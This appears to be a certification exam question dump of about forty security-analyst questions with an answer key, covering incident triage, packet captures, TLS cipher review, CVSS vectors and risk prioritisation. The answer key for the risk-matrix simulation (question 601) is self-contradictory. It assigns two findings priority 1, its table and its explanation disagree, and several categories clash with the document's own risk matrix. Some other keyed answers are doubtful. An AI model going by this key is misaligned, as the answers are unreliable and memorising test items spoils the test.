A security analyst has just received an incident ticket regarding a ransomware attack. Which of the following would most likely help an analyst properly triage the ticket?

A. Incident response plan
B. Lessons learned
C. Playbook
D. Tabletop exercise

Answer: C **Explanation:**
A playbook provides a step-by-step guide for handling specific types of incidents like ransomware, making it invaluable during triage. It outlines predefined procedures, aiding consistent and fast decision-making.

QUESTION 577
A user reports a message as suspicious to the IT security team. An analyst reviews the message and notices that the following text string becomes a hyperlink in an email:

`%77%77%77%2e%63%6f%6d%70%74%69%61%2e%63%6f%6d`

Which of the following would **most** likely explain this behavior?

A. The string contains obfuscated JavaScript shellcode
B. The text is encoded and designed to bypass spam filters.
C. The email client has a parsing error elsewhere in the message.
D. The sandboxed PC used for testing has non-default configurations.

Answer: B **Explanation:**
The string is **URL-encoded ASCII** that decodes to `www.comptia.com`. Encoding URLs in this manner is a common obfuscation technique used by attackers to bypass spam filters and detection mechanisms while still redirecting users to malicious or legitimate-looking domains.

QUESTION 578
When undertaking a cloud migration of multiple SaaS applications, an organization's systems administrators struggled with the complexity of extending identity and access management to cloud-based assets. Which of the following service models would have reduced the complexity of this project?

A. OpenID
B. SDN
C. ZTNA
D. SWG

Answer: A **Explanation:**
OpenID is an authentication protocol that simplifies identity and access management (IAM) by enabling users to use a single set of credentials to access multiple cloud-based SaaS applications. It reduces the complexity of managing multiple credentials and extends IAM to cloud-based assets effectively, making it an ideal solution for this scenario.

QUESTION 579
An organization performs software assurance activities and reviews some web framework code that uses exploitable `jquery` modules. Which of the following tools or techniques should the organization use to help identify these issues?

A. Security Content Automation Protocol
B. Application fuzzing
C. Common weakness enumeration
D. Static analysis

Answer: D **Explanation:**
Static analysis inspects source code or binaries without executing the program, helping identify insecure coding patterns like the use of exploitable jQuery modules. It's ideal for detecting vulnerabilities early in the software development lifecycle.

QUESTION 580
An organization is preparing for a disaster recovery exercise. Which of the following actions should be implemented **first**?

A. Gather all internal stakeholders and review the actions according to the defined incident playbook.
B. Coordinate the supporting staff for the recovery process to ensure availability at the recovery site.
C. Ensure that the vendor for the disaster recovery site is scheduled to support the recovery.
D. Identify a business-critical system and test by failing over to the disaster recovery location.

Answer: A **Explanation:**
Before executing any disaster recovery actions, it is essential to review the incident response and disaster recovery plan with stakeholders. This ensures everyone understands their roles and the process, minimizing errors during the exercise.

QUESTION 581
As part of an incident investigation, an analyst creates a detailed document that describes all activities, timelines, root causes, and mitigation actions. Which of the following reports is the analyst creating?

A. Lessons learned
B. Business impact analysis
C. Tabletop exercise
D. Change control

Answer: A **Explanation:**
A lessons learned report is created after an incident to document activities, timelines, root causes, and mitigation efforts. It helps improve future response efforts and prevent recurrence.

QUESTION 582
A third-party assessment of a recent incident determined that the incident response team spent too long trying to get the scope needed for the incident timeline and too much time was spent searching for false positives. Which of the following should the team work on **first**?

A. Playbook edits
B. Ticket system automation
C. Detection tuning

D. Standard operating procedure refinement

Answer: C
Explanation:
Detection tuning helps reduce false positives and ensures that alerts are relevant and actionable. By refining detection rules, the team can more quickly identify the true scope of an incident and respond efficiently.

QUESTION 583
A security analyst is developing a script to filter firewall vulnerabilities. The script will impact the integrity of data hosted on devices connected to networks. Which of the following is a CVSS v4.0 that the analyst can use to test a true positive for the script?

A. `AV:L/AC:H/AT:N/PR:L/VI:H/VC:H/VA:H/SC:N/SI:N/SA:N`
B. `AV:N/AC:L/AT:N/PR:N/VI:N/VC:N/VA:N/SC:N/SI:H/SA:L`
C. `AV:P/AC:L/AT:N/PR:H/VI:L/VC:L/VA:L/SC:N/SI:N/SA:N`
D. `AV:A/AC:L/AT:N/PR:H/VI:N/VC:L/VA:L/SC:N/SI:N/SA:H`

Answer: A **Explanation:**
This CVSS v4.0 vector reflects a **local attack (AV:L)** requiring **low privileges (PR:L)** and has a **high impact on integrity (VI:H)** and **high impact on confidentiality and availability (VC:H, VA:H)**. This matches the scenario where the script impacts data integrity on connected devices - indicating a valid true positive test case.

QUESTION 584
An analyst wants to detect outdated software packages on a server. Which of the following methodologies will achieve this objective?

A. Data loss prevention
B. Configuration management
C. Common vulnerabilities and exposures
D. Credentialed scanning

Answer: D **Explanation:**
Credentialed scanning uses valid system credentials to access and inspect software versions installed on a server, allowing accurate detection of outdated or vulnerable packages.

QUESTION 585
A systems administrator receives several reports about emails containing phishing links. The hosting domain is always different, but the URL follows a specific pattern of characters.

Which of the following is the **best** way for the administrator to find more messages that were not reported?

A. Search email logs for a regular expression.
B. Open a support ticket with the email hosting provider.
C. Send a memo to all staff asking them to report suspicious emails.
D. Query firewall logs for any traffic with a suspicious website.

Answer: A **Explanation:**
Using a regular expression allows the administrator to search email logs for patterns in URLs, even when the domain changes. This is the most effective method for identifying unreported phishing emails that follow a consistent format.

QUESTION 586
A security analyst receives an alert with the following packet capture attached:

```
1032 3.657865700 10.203.10.17 10.203.10.23 TCP 74
33202 → 22 [SYN] Seq=0 Win=32120 Len=0 MSS=1460
SACK_PERM TSval=4004529128 TSecr=0 WS=128
1035 3.658711000 10.203.10.23 10.203.10.17 TCP 74 22
→ 33202 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0
MSS=1410 SACK_PERM TSval=4018125351 TSecr=4004529128
WS=128
1036 3.658749800 10.203.10.17 10.203.10.23 TCP 66
33202 → 22 [ACK] Seq=1 Ack=1 Win=32128 Len=0
TSval=4004529129 TSecr=4018125351
1037 3.658868800 10.203.10.17 10.203.10.23 TCP 66
33202 → 22 [RST, ACK] Seq=1 Ack=1 Win=32128 Len=0
TSval=4004529129 TSecr=4018125351
```

Which of the following has occurred?

A. `sslscan` reconnaissance
B. A password stuffing attack
C. An Nmap scan
D. An `nc` reverse shell

Answer: C **Explanation:**
The packet capture shows a TCP three-way handshake (SYN, SYN-ACK, ACK) followed immediately by a **RST, ACK**, which is characteristic of **Nmap's TCP connect scan**. This scan type completes the handshake to identify open ports, then quickly resets the connection. The absence of data transfer after the handshake indicates reconnaissance rather than a shell or credential attack.

QUESTION 587
A company runs a website that allows public posts. Recently, some users report that when visiting the website, pop-ups appear asking the users for their credentials.

Which of the following is the **most** likely cause of this issue?

A. Rootkit

B. SQL injection
C. CSRF
D. XSS

Answer: D **Explanation:**
Cross-Site Scripting (XSS) allows attackers to inject malicious scripts into web pages viewed by others. In this case, the pop-ups asking for credentials are likely the result of a script injected into a public post, a classic sign of XSS.

QUESTION 588
A security manager has decided to form a special group of analysts who participate in both penetration testing and defending the company's network infrastructure during exercises.

Which of the following teams should the group form in order to achieve this goal?

A. Blue team
B. Purple team
C. Red team
D. Green team

Answer: B **Explanation:**
A Purple team combines the offensive tactics of a Red team (attackers) with the defensive strategies of a Blue team (defenders). This collaboration improves threat detection and response by ensuring both perspectives are integrated during exercises.

QUESTION 589
A security analyst reviews the following output:

No.	Time	Source	Destination	Protocol	Length	Info
20	3.550217	00:21:6a:86:0b:c2	Broadcast	ARP	42	who has 172.20.0.1? Tell 172.20.14.246
21	3.551628	00:21:6a:86:0b:c2	Broadcast	ARP	42	who has 172.20.0.4? Tell 172.20.14.246
22	3.551659	00:21:6a:86:0b:c2	Broadcast	ARP	42	who has 172.20.0.5? Tell 172.20.14.246
23	3.551687	00:21:6a:86:0b:c2	Broadcast	ARP	42	who has 172.20.0.6? Tell 172.20.14.246
24	3.551714	00:21:6a:86:0b:c2	Broadcast	ARP	42	who has 172.20.0.7? Tell 172.20.14.246
25	3.551742	00:21:6a:86:0b:c2	Broadcast	ARP	42	who has 172.20.0.8? Tell 172.20.14.246
26	3.551769	00:21:6a:86:0b:c2	Broadcast	ARP	42	who has 172.20.0.9? Tell 172.20.14.246
27	3.551797	00:21:6a:86:0b:c2	Broadcast	ARP	42	who has 172.20.0.10? Tell 172.20.14.246
28	3.551827	00:21:6a:86:0b:c2	Broadcast	ARP	42	who has 172.20.0.11? Tell 172.20.14.246
29	3.551855	00:21:6a:86:0b:c2	Broadcast	ARP	42	who has 172.20.0.12? Tell 172.20.14.246

Which of the following malicious activities is occurring?

A. ARP poisoning
B. MAC flooding
C. ARP spoofing
D. ARP scanning

Answer: D
Explanation:
The repeated ARP requests from the same source MAC address for a sequence of IP addresses (e.g., 172.20.0.1 to 172.20.0.12) indicate **ARP scanning**. This is typically used to map out live hosts on a network by identifying which IPs respond to ARP requests.

QUESTION 590
An e-commerce organization recently experienced a cyberattack. During a lessons learned meeting, a cybersecurity analyst requests that the RTO is prioritized. Which of the following is the **greatest** concern?

A. Integrity
B. Availability
C. Non-repudiation
D. Confidentiality

Answer: B **Explanation:**
Prioritizing the Recovery Time Objective (RTO) focuses on how quickly services must be restored after an incident. This directly relates to **availability**, ensuring that systems and services are accessible to users within an acceptable time frame.

QUESTION 591
An analyst is reviewing an SSLscan from a web server in an environment:

```
Supported Server Cipher(s):
Preferred TLSv1.2 256 bits ECDHE-RSA-AES256-GCM-SHA384 Curve P-384 DHE 384
Accepted TLSv1.2 128 bits ECDHE-RSA-AES128-GCM-SHA256 Curve 25519 DHE 253
Accepted TLSv1.2 256 bits DHE-RSA-AES256-GCM-SHA384 DHE 2048 bits
Accepted TLSv1.2 128 bits DHE-RSA-AES128-GCM-SHA256 DHE 2048 bits
Accepted TLSv1.2 256 bits ECDHE-RSA-AES256-SHA384 Curve P-384 DHE 384
Accepted TLSv1.2 128 bits ECDHE-RSA-AES128-SHA256 Curve 25519 DHE 253
Accepted TLSv1.2 256 bits ECDHE-RSA-AES256-SHA Curve P-384 DHE 384
Accepted TLSv1.2 128 bits ECDHE-RSA-AES128-SHA Curve 25519 DHE 253
Accepted TLSv1.2 256 bits AES256-GCM-SHA384
Accepted TLSv1.2 128 bits AES128-GCM-SHA256
Accepted TLSv1.2 256 bits AES256-SHA256
Accepted TLSv1.2 128 bits AES128-SHA256
Accepted TLSv1.2 256 bits AES256-SHA
Accepted TLSv1.2 128 bits AES128-SHA
Accepted TLSv1.2 112 bits DES-CBC3-SHA
```

The analyst needs to immediately disable ciphers that do not comply with company security standards. Which of the following ciphers is the **least** secure and should be disabled?

A. AES128-SHA
B. 128 bits DHE-RSA-AES128-GCM-SHA256 DHE 2048 bits
C. ECDHE-RSA-AES128-SHA Curve 25519 DHE 253
D. ECDHE-RSA-AES256-GCM-SHA384 Curve P-384 DHE 384
E. DES-CBC3-SHA
F. AES256-GCM-SHA384

Answer: E
Explanation:
DES-CBC3-SHA (3DES) is the **least secure** cipher listed. It is considered deprecated due to known vulnerabilities, limited key size (112 bits in this context), and susceptibility to attacks like SWEET32. It should be disabled immediately to comply with modern security standards.

QUESTION 592
After several tabletop exercises, the cybersecurity team is underperforming against MTTR and MTTD. Which of the following would help the team achieve improved performance?

A. Alert volume
B. Impact analysis
C. Lessons learned
D. Compensating controls

Answer: C **Explanation:**
Conducting lessons learned after tabletop exercises helps identify gaps in processes, tools, and communication. This feedback loop enables the team to refine response procedures, improving both Mean Time to Detect (MTTD) and Mean Time to Respond (MTTR) in future incidents.

QUESTION 593
An IDS is triggered during after-hours operations. The indicator records an abnormal amount of SYN requests being sent to port 21 from numerous external systems. A security analyst reports this information to the IR team for further investigation. Which of the following **best** describes this incident?

A. A sniff attack through the DNS port
B. A buffer overflow attack through the Telnet port
C. A reconnaissance attack through the SSH port
D. A DDoS attack through the FTP port

Answer: D **Explanation:**
Port 21 is used for FTP. An abnormal number of SYN requests from many external systems indicates a SYN flood, a type of Distributed Denial of Service (DDoS) attack targeting the FTP service to overwhelm the server and disrupt availability.

QUESTION 594
An analyst finds that duplicate entries may exist in the asset inventory, which is skewing vulnerability scan data. Which of the following is the **best** way for the analyst to improve the effectiveness of the vulnerability scan?

A. Device fingerprinting
B. Network mapping
C. Uncredentialed reports
D. Dynamic scans

Answer: A **Explanation:**
Device fingerprinting uniquely identifies devices based on characteristics like MAC address, OS, and installed software. This helps eliminate duplicate entries in the asset inventory, ensuring vulnerability scans are accurate and not skewed by redundant dat

QUESTION 595
After a series of UEBA alerts, a company's SOC observes an extended period of suspicious outbound traffic all with the same destination. Which of the following steps of the cyber kill chain has this attack completed?

A. Weaponization
B. Command and control
C. Reconnaissance
D. Exploitation

Answer: B **Explanation:**
The command and control phase of the cyber kill chain involves establishing a persistent outbound connection from the compromised system to an external server. The observed suspicious outbound traffic to the same destination indicates the attacker has already compromised the system and is now maintaining control.

QUESTION 596
Security analysts can review the Windows Registry on endpoints to get insights into:

A. domain account privileges.
B. mandatory access control zones.
C. system-critical configuration items.
D. application and security event logs.

Answer: C **Explanation:**
The Windows Registry stores system-critical configuration data, including system settings, application configurations, and driver information. Analysts use it to investigate system behavior, persistence mechanisms, and misconfigurations.

QUESTION 597
An analyst notices that logs contain multiple events for computer account changes during monthly patch maintenance windows, resulting in a flood of tickets. The events generated are from the same system and time frame. The analyst determines that these tickets could be closed without human interaction. Which of the following is the best tool for automatically closing tickets containing the same information?

A. SOAR
B. EDR
C. CASB

D. SIEM

Answer: A **Explanation:**
Security Orchestration, Automation, and Response (SOAR) platforms are designed to automate repetitive security tasks, such as closing tickets with known benign patterns. In this case, SOAR can automatically analyze and close tickets generated from predictable events like monthly patch maintenance.

QUESTION 598
A red team engineer discovers that analyzing multiple pieces of less sensitive public information results in knowledge of a sensitive piece of confidential information. Which of the following **best** describes this security issue?

A. Inference
B. Stored procedure
C. Aggregation
D. Cross-origin resource sharing

Answer: A **Explanation:**
Inference occurs when an attacker deduces sensitive information by analyzing and correlating multiple pieces of less sensitive or public data. This indirect disclosure is a significant concern in data security and privacy.

QUESTION 599
A security analyst notices multiple attempts of the same exploit being made on the perimeter network. The behavioral patterns indicate that a TCP SYN flood attack has been initiated, followed by a port scan of the company's public IP range. No other attacks are being performed from the actor's source IP address. All of the SYN flood attempts were thwarted by the firewall's stateful packet inspection engine. Which of the following is the most likely type of threat actor in this scenario?

A. Nation-state
B. Script kiddie
C. Advanced persistent threat
D. Organized crime

Answer: B **Explanation:**
The attacker’s behavior - launching a basic SYN flood followed by a simple port scan using readily available tools - matches the hallmark of a low-skill actor experimenting with automated scripts rather than a stealthy, goal-driven campaign. A script kiddie typically tries generic DoS and scanning tools without further sophisticated tradecraft.

QUESTION 600
The SOC team reestablishes user access after a threat actor successfully performed a business account compromise in which the attacker revoked the legitimate user's access. The following logs are provided to a SOC analyst:

```
5/21/2024, user:jdoe, device:iphone, location:US, access request, single-factor authentication, status: success
5/21/2024, user:jdoe, device:android, location:CA, MFA Device Registration, single-factor authentication, status: success
5/21/2024, user:jdoe, device:android, location:CA, access request, multi-factor authentication, status: success
5/21/2024, user:jdoe, device:iphone, location:US, access request, single-factor authentication, status: failure
5/21/2024, user:jdoe, device:iphone, location:US, access request, single-factor authentication, status: failure
5/21/2024, user:jdoe, device:Windows, location:US, MFA Device Removed, multi-factor authentication, status: success
5/21/2024, user:jdoe, device:Windows, location:US, Password changed, multi-factor authentication, status: success
5/21/2024, user:jdoe, device:iphone, location:US, access request, single-factor authentication, status: success
5/21/2024, user:jdoe, device:android, location:CA, access request, single-factor authentication, status: failure
```

Which of the following did the threat actor most likely use during the compromise?

A. Brute-force password attack
B. A valid, leaked credential
C. Command-and-control traffic
D. Introduction of a new account

Answer: B **Explanation:**
The attacker first authenticated successfully (single-factor) from a known device, then registered a new MFA device, removed the legitimate MFA device, and changed the password - all actions requiring valid credentials. This pattern indicates they'd obtained jdoe's real password rather than guessing it or creating a backdoor account.

QUESTION 601
SIMULATION

A healthcare organization must develop an action plan based on the findings from a risk assessment. The action plan must consist of risk categorization and prioritization.

INSTRUCTIONS

Click on the audit report and risk matrix to review their contents.

Assign a categorization to each risk and determine the order in which the findings must be prioritized for remediation according to the risk rating score.


If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Risk matrix

Severity of impact		Likelihood of occurrence				
		Very unlikely 1	Unlikely 2	Possible 3	Likely 4	Very likely 5
Critical	5	5	10	15	20	25
Severe	4	4	8	12	16	20
Moderate	3	3	6	9	12	15
Minor	2	2	4	6	8	10
Negligible	1	1	2	3	4	5

Risk audit report

Risk	Description	Risk Rating Score
Improperly configured third-party websites pose security risks to internal assets.	During sampling, ten successful connections to websites with expired or invalid security certificates were found. Sites found during assessment include: www.cnn.com www.localbank.com www.shopping.com	Likelihood of occurrence: 2 Severity of impact: 1
A large number of potentially malicious emails is reaching end-user and shared mailboxes.	A heavy volume of phishing and/or spam messages are reaching end user and shared mailboxes increasing the risk of malicious attachments being opened or links being clicked.	Likelihood of occurrence: 5 Severity of impact: 5
Unauthorized software was discovered on technician workstations.	Unauthorized software was found on a station used by technicians in patient-facing roles. Software found: Weather Toolbar Shopping Helper Newsfeed Live	Likelihood of occurrence: 2 Severity of impact: 2
PHI data was found within the development and test environments.	Controls are not in place to prevent sensitive production data from being used in the test/dev environment, leading to the potential of unauthorized access to and exfiltration of sensitive data.	Likelihood of occurrence: 3 Severity of impact: 3
The internet-facing web server allows access to data without requiring credentials.	Data on the server was found to be accessible via the internet without requiring login credentials. The marketing material stored on this server is required to be publically available.	Likelihood of occurrence: 3 Severity of impact: 1
Sensitive materials were found on a fax machine in a common area.	Documents containing patient information were found unattended on a printer/fax machine located in a common area and was potentially accessible by patients and other non-staff.	Likelihood of occurrence: 3 Severity of impact: 2
A list of patient prescription information was emailed to the incorrect recipient.	A list containing the PHI of 15 patients, including prescription information, was emailed to the incorrect recipient outside of the organization. There was a BPA with the recipient and notification to the patients was deemed unnecessary.	Likelihood of occurrence: 3 Severity of impact: 5
A large volume of ICMP traffic is detected from an external source to Server2.	Review of logs show that a large volume of ICMP traffic has been consistently directed at Server2 for an extended period.	Likelihood of occurrence: 5 Severity of impact: 4


Action Plan
Risk prioritization
Risk finding
Risk categorization
A list of patient prescription information was emailed to the incorrect recipient.
Improperly configured third-party websites pose security risks to internal assets.
A large volume of ICMP traffic is detected from an external source to Server2.
Unauthorized software was discovered on technician workstations.
The internet-facing web server allows access to data without requiring credentials.
A large number of potentially malicious emails is reaching end-user and shared mailboxes.
PHI data was found within the development and test environments.
Sensitive materials were found on a fax machine in a common area.
1
2
3
4
5
6
7
8
Select
Select
Low (0-4)
Medium (5-9)
High (10-25)

Answer:

Action Plan

Risk prioritization	Risk finding	Risk categorization
3	A list of patient prescription information was emailed to the incorrect recipient.	High (10-25)
8	Improperly configured third-party websites pose security risks to internal assets.	Low (0-4)
2	A large volume of ICMP traffic is detected from an external source to Server2.	High (10-25)
7	Unauthorized software was discovered on technician workstations.	Medium (5-9)
1	The internet-facing web server allows access to data without requiring credentials.	High (10-25)
1	A large number of potentially malicious emails is reaching end-user and shared mailboxes.	High (10-25)
4	PHI data was found within the development and test environments.	Medium (5-9)
6	Sensitive materials were found on a fax machine in a common area.	Low (0-4)

Explanation:
Here are the correct risk prioritizations and risk categorizations for each risk finding, based on the audit report, risk matrix, and calculated scores:
1. A list of patient prescription information was emailed to the incorrect recipient.
- Risk Prioritization: 3
- Risk Categorization: High (10–25)
2. Improperly configured third-party websites pose security risks to internal assets.
- Risk Prioritization: 8
- Risk Categorization: Low (0–4)
3. A large volume of ICMP traffic is detected from an external source to Server2.
- Risk Prioritization: 2
- Risk Categorization: High (10–25)
4. Unauthorized software was discovered on technician workstations.
- Risk Prioritization: 7
- Risk Categorization: Medium (5–9)
5. The internet-facing web server allows access to data without requiring credentials.
- Risk Prioritization: 4
- Risk Categorization: Medium (5–9)
6. A large number of potentially malicious emails is reaching end-user and shared mailboxes.
- Risk Prioritization: 1
- Risk Categorization: High (10–25)
7. PHI data was found within the development and test environments.
- Risk Prioritization: 4
- Risk Categorization: Medium (5–9)
8. Sensitive materials were found on a fax machine in a common area.
- Risk Prioritization: 6
- Risk Categorization: Low (0–4)

QUESTION 602
Which of the following is best suited for determining the methods of an adversary?

A. OWASP
B. Cyber Kill Chain
C. MITRE ATT&CK
D. Diamond Model of Intrusion Analysis

Answer: C **Explanation:**
MITRE ATT&CK is expressly designed to catalog and map the tactics, techniques, and procedures (i.e. the methods) that adversaries use across all phases of an attack. It provides a detailed framework for identifying exactly how attackers operate, making it the go-to model for understanding adversary methods.

QUESTION 603
An organization adds an MSSP to supplement its security monitoring operations during weekends and holidays. Which of the following would best demonstrate procurement value to the Chief Information Security Officer?

A. Stakeholder validation metrics

B. Mean time to respond
C. Alert volume
D. Number of escalations per week

Answer: B **Explanation:**
Reduced response times directly reflect the MSSP's value by showing how quickly incidents are detected and acted upon during off-hours. This metric ties their services to tangible risk reduction and operational efficiency.

QUESTION 604
Which of the following explains the reason a security analyst would map an attack route?

A. To find critical paths that can be used to stop an adversary from advancing
B. To create an inventory of all IT assets to import into a database
C. To operationalize intelligence gathered from a previous step in the investigation D. To categorize the tactics according to the MITRE ATT&CK framework

Answer: A **Explanation:**
Mapping the attack route pinpoints the most likely lateral-movement and escalation paths, letting defenders harden or monitor those choke points to disrupt the adversary's progress.

QUESTION 605
The most recent vulnerability scan results show the following:

Asset	CVSS	Exploit vector
Server - HQADMIN02	8.1	RDP vulnerability
Server - HQFIN01	8.5	SQL-injection attacks

The vulnerability team learned the following from the asset owners:

- Server `HQFIN01` is a financial transaction database server used in the company's largest business unit.
- Server `HQADMIN02` is utilized by an end user with administrator privileges to several critical applications.
- No compensating controls exist for either issue.

Which of the following would the vulnerability team most likely do to determine remediation prioritization?

A. Review the BCP and prioritize the remediation of the asset that would take more time to bring online for operational use.
B. Contact the network and desktop engineering teams to discuss prioritizing the asset that is faster to remediate.
C. Reference the BIA to determine the value designation and prioritize vulnerability remediation of the more critical asset.

D. Identify the network placement and configuration of each asset, then prioritize the asset with the least recent backups.

Answer: C **Explanation:**
By consulting the Business Impact Analysis, the team can objectively assess which system - the financial-transaction database on HQFIN01 - carries the greatest operational and financial risk, then focus remediation efforts there first.

QUESTION 606
A company's policy is to follow NIST standards and use strong encryption to avoid disclosure of sensitive information in transit between any systems. An analyst reviews a lab web server and receives the following outputs:

```
sslscan 10.203.10.16
...
Testing SSL server 10.203.10.16 on port 443 using SNI name 10.203.10.16
SSL/TLS Protocols:
SSLv2 disabled
SSLv3 disabled
TLSv1.0 enabled
TLSv1.1 enabled
TLSv1.2 enabled
TLSv1.3 disabled
...
TLS Compression:
Compression disabled
...
SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength: 2048
Subject: EXD-IIS
Altnames: DNS:EXD-IIS
Issuer: EXD-IIS
Not valid before: May 22 15:55:34 2024 GMT
Not valid after: May 22 00:00:00 2025 GMT
```

Which of the following should the analyst identify as the most concerning?

A. TLS 1.0 is enabled.
B. The certificate is self-signed.
C. SSLv3 is disabled.
D. TLS 1.3 is not widely supported.
E. TLS compression is disabled.

Answer: A **Explanation:**
NIST SP 800-52 Rev. 2 deprecates TLS 1.0 (and 1.1) because of known weaknesses; allowing clients to fall back to these versions undermines the integrity of the encrypted channel. All other findings either strengthen encryption (disabling SSLv3, compression) or don't directly compromise the cryptographic strength (self-signed cert, lack of TLS 1.3).

QUESTION 607
Which of the following does a security policy do?

A. Establishes a cost model for security activity
B. Identifies and clarifies security goals and objectives
C. Enables management to define system access rules
D. Allows management to define system recovery requirements

Answer: B **Explanation:**
A security policy provides the high-level direction from leadership by defining the organization's security goals and objectives. It does not dive into cost models, specific access controls, or recovery procedures - that detail is reserved for standards, guidelines, and procedures.

QUESTION 608
A security analyst is assessing the security of a cloud environment. The following output is generated when the assessment runs:

```
Authentication error
Instance not found on preset location
```

Which of the following should the analyst use to fix the issue?

A. `run module_name` and `exec <module_name>`
B. `--session <session_name>` and `--module-args="<arg1>"`
C. `set_regions <region1>` and `set_key`
D. `--whoami` and `--data <service name>`

Answer: C **Explanation:**
Setting the correct region (set_regions <region1>) and credentials (set_key) resolves issues related to authentication and locating cloud instances, which is necessary for accessing and assessing cloud resources.

QUESTION 609
Which of the following threat-hunting concepts is most concerned with identifying the behaviors of the bad actor?

A. Threat intelligence sharing
B. Indicators of compromise
C. Insider threat analysis
D. Tactics, techniques, and procedures

Answer: D **Explanation:**
The threat-hunting concept most concerned with identifying the behaviors of the bad actor is Tactics, Techniques, and Procedures (TTPs). TTPs refer directly to how adversaries operate—their overall strategies (tactics), the ways they execute attacks (techniques), and their step-bystep actions (procedures). TTPs provide deep insight into attacker behaviors, which are used to recognize, categorize, and defend against threat actor activities in an environment.

QUESTION 610
Which of the following best explains the importance of playbooks for incident response teams?

A. Playbooks define compliance controls and help keep the monitoring process that is in place fully aligned with regulatory requirements as designed by international rules.
B. Playbooks help implement mitigation controls to prevent the occurrence of incidents in accordance with internal policies and procedures as designed by the IT team.
C. Playbooks set baseline requirements that are implemented before incidents happen to ensure the proper monitoring process in order to collect metrics and KPIs that will be used for lessonslearned procedures after a postmortem analysis.
D. Playbooks help minimize negative impacts and restore data, systems, and operations through highly detailed, preplanned procedures that will be followed when particular types of incidents occur.

Answer: D **Explanation:**
A playbook provides a clear, step-by-step guide tailored to specific incident types, ensuring response actions are fast, consistent, and effective at containing damage and recovering operations.

QUESTION 611
Alerts from the security dashboard are reporting a cloud-based host is suspected to be corrupt. The OS is not loading. The initial investigation concludes that the OS files were modified. Which of the following security controls provided the report?

A. FIM
B. DLP
C. NIDS
D. API gateway

Answer: A **Explanation:**
File Integrity Monitoring alerts when critical system files are changed, which aligns with the report that the OS files on the cloud host were modified and are now corrupt.

QUESTION 612
A company received a shipment of new network switches. Immediately after installing the switches, a security analyst notices suspicious traffic coming from one of the new switches. Which of the following best describes the threat actor?

A. Insider threat
B. Supply chain
C. Nation-state
D. Organized crime

Answer: B **Explanation:**
The suspicious traffic originating immediately from new, out-of-the-box switches indicates they were likely tampered with before delivery, a classic supply-chain compromise.

QUESTION 613
Which of the following best describes the benefit of implementing a PAM solution?

A. Measuring and validating the integrity of the database
B. Controlling and monitoring the use of administrative accounts
C. Storing and protecting PKI certificate private keys
D. Configuring and enforcing password complexity requirements

Answer: B **Explanation:**
A PAM solution centralizes management of elevated credentials, enforces least-privilege access, and provides session logging and monitoring for all administrative activities, ensuring that privileged use is both controlled and auditable.

QUESTION 614
